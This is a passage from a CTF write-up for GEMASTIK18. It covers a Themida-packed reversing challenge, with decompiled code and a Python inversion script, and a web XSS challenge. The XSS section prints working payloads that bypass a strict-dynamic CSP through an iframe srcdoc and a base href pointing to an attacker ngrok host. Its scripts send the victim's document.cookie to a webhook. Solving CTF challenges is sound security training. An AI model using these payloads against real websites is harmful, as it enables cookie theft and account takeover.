
```
ops = [ 'j3s5l', 'j3s5l', 'm9kp2', 'qwx7z', 'qwx7z', 'm9kp2', 'j3s5l', 'j3s5l', 'qwx7z',
'j3s5l', 'j3s5l', 'qwx7z', 'm9kp2', 'j3s5l', 'qwx7z', 'j3s5l', 'm9kp2', 'j3s5l', 'j3s5l',
'm9kp2', 'm9kp2', 'qwx7z', 'j3s5l', 'm9kp2', 'j3s5l', 'm9kp2', 'm9kp2', 'j3s5l', 'm9kp2',
'qwx7z', 'qwx7z', 'qwx7z', 'qwx7z' ]
k = [ 143, 193, 38, 93, 97, 13, 149, 22, 102, 163, 38, 84, 55, 157, 130, 12, 65, 133, 194,
3, 9, 162, 198, 41, 77, 20, 55, 76, 17, 192, 207, 104, 163 ]
ct = [ 200, 132, 39, 158, 180, 71, 220, 93, 151, 155, 93, 185, 67, 194, 245, 111, 49, 236,
178, 113, 96, 272, 161, 54, 33, 77, 55, 43, 100, 289, 310, 205, 288 ]

out = []
for o, ki, ci in zip(ops, k, ct):
    out.append(chr(ci - ki if o == 'qwx7z' else ci + ki if o == 'm9kp2' else ci ^ ki))

print(''.join(out))
```

Flag: `GEMASTIK18{ez_scripting_language}`

Packs - 600

Challenge Overview

After receiving a challenge file named Packs.exe, out of curiosity, I tried opening it with a ZIP utility, which revealed an interesting section named .themida. This immediately revealed that the executable contained Themida, a well-known commercial software protection program.



Exploit

After some research, I discovered a specialized tool for unpacking Themida-protected executables: [Dynamic unpacker and import fixer for Themida/WinLicense 2.x and 3.x]. Using this tool allowed me to retrieve the original, unpacked executable for analysis.

With the unpacked binary in hand, I proceeded to reverse engineer the main functionality. The primary function responsible for flag validation is shown below:

```
int sub_401400()
{
  int v0; // edi
  int v1; // edx
  int v2; // eax
  unsigned int v3; // esi
  int v4; // eax
  int v5; // eax
  int v6; // eax
  int v7; // ecx
```

```
unsigned int v8; // ecx
int v9; // edx
__int128 v11; // [esp+Ch] [ebp-34h] BYREF
int v12; // [esp+1Ch] [ebp-24h]
unsigned int v13; // [esp+20h] [ebp-20h]
__int64 v14; // [esp+24h] [ebp-1Ch] BYREF
int v15; // [esp+2Ch] [ebp-14h]
int v16; // [esp+3Ch] [ebp-4h]

v12 = 0;
v11 = 0;
v13 = 15;
LOBYTE(v11) = 0;
v16 = 0;
sub_401750(std::cout, aFlag);
sub_401970(std::cin, &v11);
v15 = 0;
v14 = 0;
sub_4012F0(&v14, &v11);
LOBYTE(v16) = 1;
v0 = v14;
v1 = dword_4054BC;
if ( HIDWORD(v14) - (_DWORD)v14 != dword_4054C0 - dword_4054BC )
{
  v2 = sub_401750(std::cout, aWrongLength);
  std::istream::operator>>(v2, sub_401B70);
  v1 = dword_4054BC;
}
v3 = 0;
if ( dword_4054C0 != v1 )
{
  do
  {
    if ( *(_BYTE *)(v0 + v3) != *(_BYTE *)(v1 + v3) )
    {
      v4 = sub_401750(std::cout, aNope);
      std::istream::operator>>(v4, sub_401B70);
      v1 = dword_4054BC;
    }
    ++v3;
  }
  while ( v3 < dword_4054C0 - v1 );
}
v5 = sub_401750(std::cout, aYay);
std::istream::operator>>(v5, sub_401B70);
if ( v0 )
{
  v6 = v0;
  v7 = v15 - v0;
```

```
    if ( (unsigned int)(v15 - v0) >= 0x1000 )
    {
      v0 = *(_DWORD *)(v0 - 4);
      v8 = v7 + 35;
      if ( (unsigned int)(v6 - v0 - 4) > 0x1F )
LABEL_14:
        invalid_parameter_noinfo_noreturn(v8);
    }
    sub_4021EE(v0);
  }
  if ( v13 > 0xF )
  {
    v9 = v11;
    if ( v13 + 1 >= 0x1000 )
    {
      v9 = *(_DWORD *)(v11 - 4);
      v8 = v13 + 36;
      if ( (unsigned int)(v11 - v9 - 4) > 0x1F )
        goto LABEL_14;
    }
    sub_4021EE(v9);
  }
  return 0;
}
```

This function handles user input and performs the flag validation. It begins by reading input from the user, then processes it through the sub_4012F0 function, and finally compares the transformed input against a hardcoded value. Looking at the code, we can see the program prints "Wrong Length" if the length doesn't match, "Nope" if any character comparison fails, and "Yay" if the input is correct.

The next critical function to analyze is sub_4012F0, which transforms the user input:

```
unsigned int *__fastcall sub_4012F0(unsigned int *a1, _DWORD *a2)
{
  unsigned int v4; // esi
  unsigned int v5; // eax
  unsigned int i; // edx
  _DWORD *v7; // eax
  int v8; // edx
  int v9; // eax
  unsigned int v10; // eax
  char v11; // cl
  unsigned int v13; // [esp+8h] [ebp-4h]
  _BYTE *v14; // [esp+8h] [ebp-4h]

  *(_QWORD *)a1 = 0;
  a1[2] = 0;
```

```
  v13 = a2[4];
  *a1 = 0;
  a1[1] = 0;
  a1[2] = 0;
  if ( v13 )
  {
    sub_401E10(a1, v13);
    v4 = *a1;
    j_memset(*a1, 0, v13);
    a1[1] = v4 + v13;
  }
  v5 = a2[4];
  for ( i = 0; i < v5; v5 = a2[4] )
  {
    v7 = a2;
    if ( a2[5] > 0xFu )
      v7 = (_DWORD *)*a2;
    *(_BYTE *)(i + *a1) = *((_BYTE *)v7 + i);
    ++i;
  }
  v8 = 0;
  if ( v5 )
  {
    do
    {
      v14 = (_BYTE *)(v8 + *a1);
      if ( v8 <= 10 )
        v9 = ((2 * (unsigned __int8)(*v14 - v8)) | ((unsigned __int8)(*v14 - v8) >> 7)) -
5;
      else
        v9 = ((16 * (unsigned __int8)(*v14 - v8 + 1)) | ((unsigned __int8)(*v14 - v8 + 1)
>> 4)) ^ 0x7A;
      if ( (v8 & 1) == 0 )
      {
        v10 = (unsigned __int8)((4 * ~(_BYTE)v9) | ((unsigned __int8)~(_BYTE)v9 >> 6));
        v9 = (16 * v10) | (v10 >> 4);
      }
      if ( v8 == 4 )
        v11 = 74 - v9;
      else
        v11 = v8 + v9 + 45;
      ++v8;
      *v14 = v11;
    }
    while ( (unsigned int)v8 < a2[4] );
  }
  return a1;
}
```

This function is responsible for transforming the user's input string before it's compared with the expected value. It performs a series of complex operations on each byte of the input, which vary based on the position of the byte:

1. For bytes at positions ≤ 10, it calculates `((2 * (byte - position)) | ((byte - position) >> 7)) - 5`
2. For bytes at positions > 10, it calculates `((16 * (byte - position + 1)) | ((byte - position + 1) >> 4)) ^ 0x7A`
3. For bytes at even positions, it applies additional transformations involving bit operations and nibble swapping
4. A special case for the byte at position 4, where the final calculation is `74 - result`
5. For all other positions, the final result is `position + result + 45`

The transformed input is then compared against a hardcoded expected value. By identifying this expected value in the disassembly, we can work backwards to determine the original input:

```
.text:0040101A C7 44 24 0C CA B1 CA A7                mov     dword ptr [esp+0Ch],
0A7CAB1CAh
.text:00401022 8D 4C 24 0C                            lea     ecx, [esp+0Ch]
.text:00401026 C7 44 24 10 B1 CB D2 B7                mov     dword ptr [esp+10h],
0B7D2CBB1h
.text:0040102E 8B C7                                  mov     eax, edi
.text:00401030 C7 44 24 14 E1 8F BF 26                mov     dword ptr [esp+14h],
26BF8FE1h
.text:00401038 C7 44 24 18 32 A6 27 DB                mov     dword ptr [esp+18h],
0DB27A632h
.text:00401040 C7 44 24 1C 2E CC DC 98                mov     dword ptr [esp+1Ch],
98DCCC2Eh
.text:00401048 C7 44 24 20 61 51 5C 03                mov     dword ptr [esp+20h],
35C5161h
.text:00401050 C7 44 24 24 85 E4 84 47                mov     dword ptr [esp+24h],
4784E485h
.text:00401058 C7 44 24 28 B9 45 B3 75                mov     dword ptr [esp+28h],
75B345B9h
.text:00401060 C7 44 24 2C 76 FC AB 2E                mov     dword ptr [esp+2Ch],
2EABFC76h
.text:00401068 C7 44 24 30 72 1B 6C B2                mov     dword ptr [esp+30h],
0B26C1B72h
.text:00401070 C7 44 24 34 AA 94 C3 42                mov     dword ptr [esp+34h],
42C394AAh
.text:00401078 C7 44 24 38 C5 23 DC EA                mov     dword ptr [esp+38h],
0EADC23C5h
.text:00401080 2B C1                                  sub     eax, ecx
.text:00401082 74 2A                                  jz      short loc_4010AE
.text:00401084 50                                     push    eax
.text:00401085 B9 BC 54 40 00                         mov     ecx, offset dword_4054BC
```

```
.text:0040108A E8 81 0D 00 00                         call    sub_401E10
.text:0040108F 8B 35 BC 54 40 00                      mov     esi, ds:dword_4054BC
```

From this assembly code, I was able to extract the expected ciphertext: cab1caa7b1cbd2b7e18fbf2632a627db2eccdc9861515c0385e48447b945b37576fcab2e721b6cb2aa94c342c523dcea

To recover the original flag, I needed to reverse the transformation process. I created a Python script to invert each step:


```python
def swap_nibbles(b):
    return ((b << 4) | (b >> 4)) & 0xFF

def rol(b, r):
    r &= 7
    return ((b << r) | (b >> (8 - r))) & 0xFF

def ror(b, r):
    r &= 7
    return ((b >> r) | (b << (8 - r))) & 0xFF

def invert_byte(i, y):
    if i == 4:
        t = (74 - y) & 0xFF
    else:
        t = (y - (i + 45)) & 0xFF

    if (i & 1) == 0:
        # t = swap_nibbles(u), u = ROL2(~t0)
        u  = swap_nibbles(t)
        a  = ror(u, 2)           # a = ROR2(u) = ~t0
        t0 = (~a) & 0xFF
    else:
        t0 = t

    if i <= 10:
        w = (t0 + 5) & 0xFF
        if (w & 1) == 0:
            d = (w >> 1) & 0x7F              # d in [0..127]
        else:
            d = ((w - 1) >> 1) + 128         # d in [128..255]
        x = (d + i) & 0xFF
    else:
        d = swap_nibbles(t0 ^ 0x7A)
        x = (d - 1 + i) & 0xFF

    return x
```

```
ct =
bytes.fromhex('cab1caa7b1cbd2b7e18fbf2632a627db2eccdc9861515c0385e48447b945b37576fcab2e721b
6cb2aa94c342c523dcea')

plain = bytes(invert_byte(i, b) for i, b in enumerate(ct))
print(plain.decode())
```

Flag: **GEMASTIK18{S1mpl3_P4ck3r_f0r_4_S1mpl3_Ch4ll3nge}**

Web

None - 856



Challenge Overview

- We were given a web with svg query parameters that can render HTML inside an **svg** element. On the same page, we also have CSP **script-src 'strict-dynamic' 'sha256-lIBnkaRDv5MX9rpp6SPiY5zm//aC+QwMXW5XKio0AWU='**;
- On that web, we were also given a report endpoint to report a link. Based on this, we know that this chall definitely an XSS
- The web uses default configuration Bot from https://github.com/dimasma0305/CTF-XSS-BOT that sets the flag in the browser cookie, with httpOnly false so we can exfiltrate it.

Here's the full html and script of the web:

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta
      http-equiv="Content-Security-Policy"
      content="script-src 'strict-dynamic'
'sha256-lIBnkaRDv5MX9rpp6SPiY5zm//aC+QwMXW5XKio0AWU=';"
    />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <title>Document</title>
  </head>

  <body>
```

```
    <svg
      version="1.1"
      baseProfile="full"
      width="300"
      height="200"
      xmlns="http://www.w3.org/2000/svg"
    ></svg>
    <script>
      const SCRIPTS = ["./modules/main.js"];
      for (let src of SCRIPTS) {
        const script = document.createElement("script");
        script.src = src;
        document.head.appendChild(script);
      }
    </script>
  </body>
</html>

<!-- module/main.js -->
<script>
  function main() {
    const url = new URL(location).searchParams;
    if (url.has("svg")) {
      const svg = document.querySelector("svg");
      svg.innerHTML = url.get("svg");
    }
  }

  main();
</script>
```

Exploit

***Gaining XSS*:**

1. Since we know that our payload will be rendered inside the svg element, we can utilize the **<foreignObject>** tag and render any html inside it.
2. But the second problem is the CSP that didn't allow us to put any script in that site other than from the hash

Based on 1 and 2, we can try another trick, we can host our XSS payload from our server and get XSS pretty easily. For example we can host:

```
<!DOCTYPE html>
<script>
```

```
  alert(1);
</script>
```

and call it in an iframe like this on svg parameter like this:
<foreignObject width="100%" height="100%"><iframe src="http://SERVER:PORT"></iframe></foreignObject>

***Getting The Cookie*:**
Now we will try to get the cookie, we can try to test it on the web app first before sending it to the bot. We'll try something like this

```
<!DOCTYPE html>
<script>
  fetch(`WEBHOOK/?ziru=${document.cookie}`);
</script>
```

That payload won't work, because it will fetch your server cookie, not the target / victim cookie. so we need to refine our payload again. Notice that we can also do something like **parent.document.cookie** or **top.document.cookie** but it will be blocked due to browser default policy of cross-origin

Refining Payload:
So then we need to make our payload at the same origin. looking again at the chall source code, notice that the script is called from /modules/main.js. So if somehow we can change it to our server's script, then it will be gg. So our current plan is

1. Run JavaScript **in a same-origin document** (so it can read `document.cookie` for http://proxy/).
2. Keep **CSP** happy.
3. Exfiltrate to our server.

For the first one, we can use the iframe srcdoc to inherit the same origin to our payload. But to make the CSP happy, we need to use the same script used in the parent. and that is this script.

```
<script>
        const SCRIPTS = [
            "./modules/main.js",
        ]
        for (let src of SCRIPTS) {
            const script = document.createElement("script")
            script.src = src
            document.head.appendChild(script)
        }
    </script>
```

But now to make the XSS work, we need to make it executes modules/main.js from our server. we can do it by adding **<base href="SERVER:PORT">** and host our ./modules/main.js payload. This is what our main.js looks like:

```
(() => {
  new Image().src =
    "https://WEBHOOK/?ziru=" +
    encodeURIComponent(top.document.cookie);
})();
```

it will get the top parent of the iframe cookie and send it to our webhook

Combining the payloads:
Here's the final payload that we use to send to bot (URL encoded)

```
%3CforeignObject%20width%3D%22300%22%20height%3D%22200%22%3E%0A%20%20%3Ciframe%20sandbox%3D%22allow-scripts%20allow-same-origin%22%20srcdoc%3D%27%0A%3C%21DOCTYPE%20html%3E%3Chtml%3E%3Chead%3E%0A%20%20%3Cbase%20href%3D%22http%3A%2F%2F0.tcp.ap.ngrok.io%3A19283%2F%22%3E%0A%20%20%3Cmeta%20charset%3D%22utf-8%22%3E%0A%3C%2Fhead%3E%3Cbody%3E%0A%3Cscript%3E%0A%20%20%20%20%20%20%20%20const%20SCRIPTS%20%3D%20%5B%0A%20%20%20%20%20%20%20%20%20%20%20%20%22.%2Fmodules%2Fmain.js%22%2C%0A%20%20%20%20%20%20%20%20%5D%0A%20%20%20%20%20%20%20%20for%20%28let%20src%20of%20SCRIPTS%29%20%7B%0A%20%20%20%20%20%20%20%20%20%20%20%20const%20script%20%3D%20document.createElement%28%22script%22%29%0A%20%20%20%20%20%20%20%20%20%20%20%20script.src%20%3D%20src%0A%20%20%20%20%20%20%20%20%20%20%20%20document.head.appendChild%28script%29%0A%20%20%20%20%20%20%20%20%7D%0A%20%20%20%20%3C%2Fscript%3E%0A%3C%2Fbody%3E%3C%2Fhtml%3E%27%3E%3C%2Fiframe%3E%0A%3C%2FforeignObject%3E
```

URL Decoded:

```
<foreignObject width="300" height="200">
  <iframe sandbox="allow-scripts allow-same-origin" srcdoc='
<!DOCTYPE html><html><head>
  <base href="http://0.tcp.ap.ngrok.io:19283/">
  <meta charset="utf-8">
</head><body>
<script>
```

```
        const SCRIPTS = [
            "./modules/main.js",
        ]
        for (let src of SCRIPTS) {
            const script = document.createElement("script")
            script.src = src
            document.head.appendChild(script)
        }
    </script>
</body></html>'></iframe>
</foreignObject>
```

Flag: **GEMASTIK18{ijo_ijo_...ijo_ijo!_warnane_gemastik!}**